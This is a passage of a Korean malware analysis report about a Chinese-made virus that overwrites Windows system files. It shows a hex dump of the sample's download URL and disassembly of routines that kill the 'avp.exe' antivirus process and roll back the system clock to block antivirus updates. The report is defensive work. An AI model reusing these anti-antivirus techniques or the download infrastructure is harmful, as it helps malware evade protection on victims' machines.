암호화 상태의 URL정보

```
008F0040  00 00 00 00 44 4C 50 59 68 74 74 70 3A 2F 2F 74  ....DLPYhttp://t
008F0050  65 73 74 2E 6B 6B 33 36 31 2E 63 6E 2F 63 73 73  est.kk361.cn/css
008F0060  2F 78 7A 7A 2E 74 78 74 00 00 00 00 00 00 00 00  /xzz.txt........
```

복호화 상태의 URL정보

정상 시스템파일에 덮어써지는 “EXE(C)”파일에서는 특정 사이트에 접속하여 파일 다운로드 하는 기능 외에 특정 안티바이러스 제품관련 프로세스(“avp.exe”)를 강제종료 및 시스템시간을 변경하는 악의적인 기능을 포함하고 있다. 시스템 시간을 과거 시점으로 변경하는 작업은 안티바이러스 제품을 업데이트 시 정상적인 서비스가 이루어지지 않도록 방해하려는 것으로 추정된다.


```
0040169E      90              
0040169F      90              
004016A0  ┌$  81EC 14030000    SUB     ESP, 314
004016A6  │.  B0 65           MOV     AL, 65
004016A8  │.  C64424 00 61    MOV     BYTE PTR SS:[ESP], 61
004016AD  │.  884424 04       MOV     BYTE PTR SS:[ESP+4], AL
004016B1  │.  884424 06       MOV     BYTE PTR SS:[ESP+6], AL
004016B5  │.  8D4424 00       LEA     EAX, DWORD PTR SS:[ESP]
004016B9  │.  C64424 01 76    MOV     BYTE PTR SS:[ESP+1], 76
004016BE  │.  50              PUSH    EAX                      ┌Arg1 = "avp.exe"
004016BF  │.  C64424 06 70    MOV     BYTE PTR SS:[ESP+6], 70  │
004016C4  │.  C64424 07 2E    MOV     BYTE PTR SS:[ESP+7], 2E  │
004016C9  │.  C64424 09 78    MOV     BYTE PTR SS:[ESP+9], 78  │
004016CE  │.  C64424 0B 00    MOV     BYTE PTR SS:[ESP+B], 0   │
004016D3  │.  E8 A8F9FFFF     CALL    explorer.00401080        └explorer.00401080
004016D8  │.  83C4 04         ADD     ESP, 4
004016DB  │.  85C0            TEST    EAX, EAX
```

[그림 2-3] 특정 프로세스 강제종료

```
00401183  │.  90              NOP
00401184  │.  90              NOP
00401185  │.  90              NOP
00401186  │.  8D45 F0         LEA     EAX, [LOCAL.4]
00401189  │.  50              PUSH    EAX                      ┌pLocaltime
0040118A  │.  FF15 20304000   CALL    DWORD PTR DS:[<&KERNEL32.GetLocalTime>]  └GetLocalTime
00401190  │.  8B4D 08         MOV     ECX, [ARG.1]
00401193  │.  8D55 F0         LEA     EDX, [LOCAL.4]
00401196  │.  F7D9            NEG     ECX
00401198  │.  1BC9            SBB     ECX, ECX
0040119A  │.  52              PUSH    EDX                      ┌pLocalTime
0040119B  │.  83E1 F9         AND     ECX, FFFFFFF9            │
0040119E  │.  81C1 D8070000   ADD     ECX, 7D8                 │
004011A4  │.  66:894D F0      MOV     WORD PTR SS:[EBP-10], CX │
004011A8  │.  FF15 1C304000   CALL    DWORD PTR DS:[<&KERNEL32.SetLocalTime>]  └SetLocalTime
004011AE  │.  8BE5            MOV     ESP, EBP
004011B0  │.  5D              POP     EBP
004011B1  └.  C3              RETN
004011B2      90              
004011B3      90              
```

[그림 2-4] 시스템 시간 변경

최초 발견 시와는 달리 접속 시도하는 사이트가 변형마다 변경되고 있다. 이는 변형마다 URL주소가 쉽게 수정될 수 있으며, 다운로드 받아오는 파일은 실행파일이 아닌 데이터파일로, 해당 데이터 파일(“xzz.txt”)에는 실제 다운로드 받아올 실행파일들에 대한 사이트 주소 정보가 저장되어 있다.



[그림 2-5] 특정 파일 다운로드

중국에서 제작된 이러한 새로운 형태의 악성코드의 등장은 사용자에게는 감염된 사실을 쉽게 인지하기 어렵게 할 뿐 아니라, 안티바이러스 제품에는 감염된 시스템파일을 복구해야 하는 부담을 가져다 주는 것으로 추후 큰 위협으로 다가올 수 있다.

기존의 시스템파일을 감염시키는 바이러스와는 달리, 물리적인 디스크위치를 이용한 감염기법은 윈도우에서 제공하는 파일보호기능을 무력화시키는 작업없이도 시스템 파일에 대한 수정이 가능하다는 점에서 추후 많은 악성코드에서 사용될 가능성이 많다. 또한, 이러한 기법을 이용하여 감염된 파일 복구 시, 바이러스에서 사용한 것과 동일한 방법을 통한 복구작업이 이루어져야 할 것으로 판단된다. 최근 국내에서 증가하고 있는 게임 핵(GameHack)류의 샘플뿐 아니라 다양한 악성코드들이 중국에서 제작되고 있으며, 기술적으로 새로운 기법을 이용한 경우도 빈번하게 이루어지고 있음으로 지속적인 모니터링 및 이에 대한 대비작업이 필요할 것이다.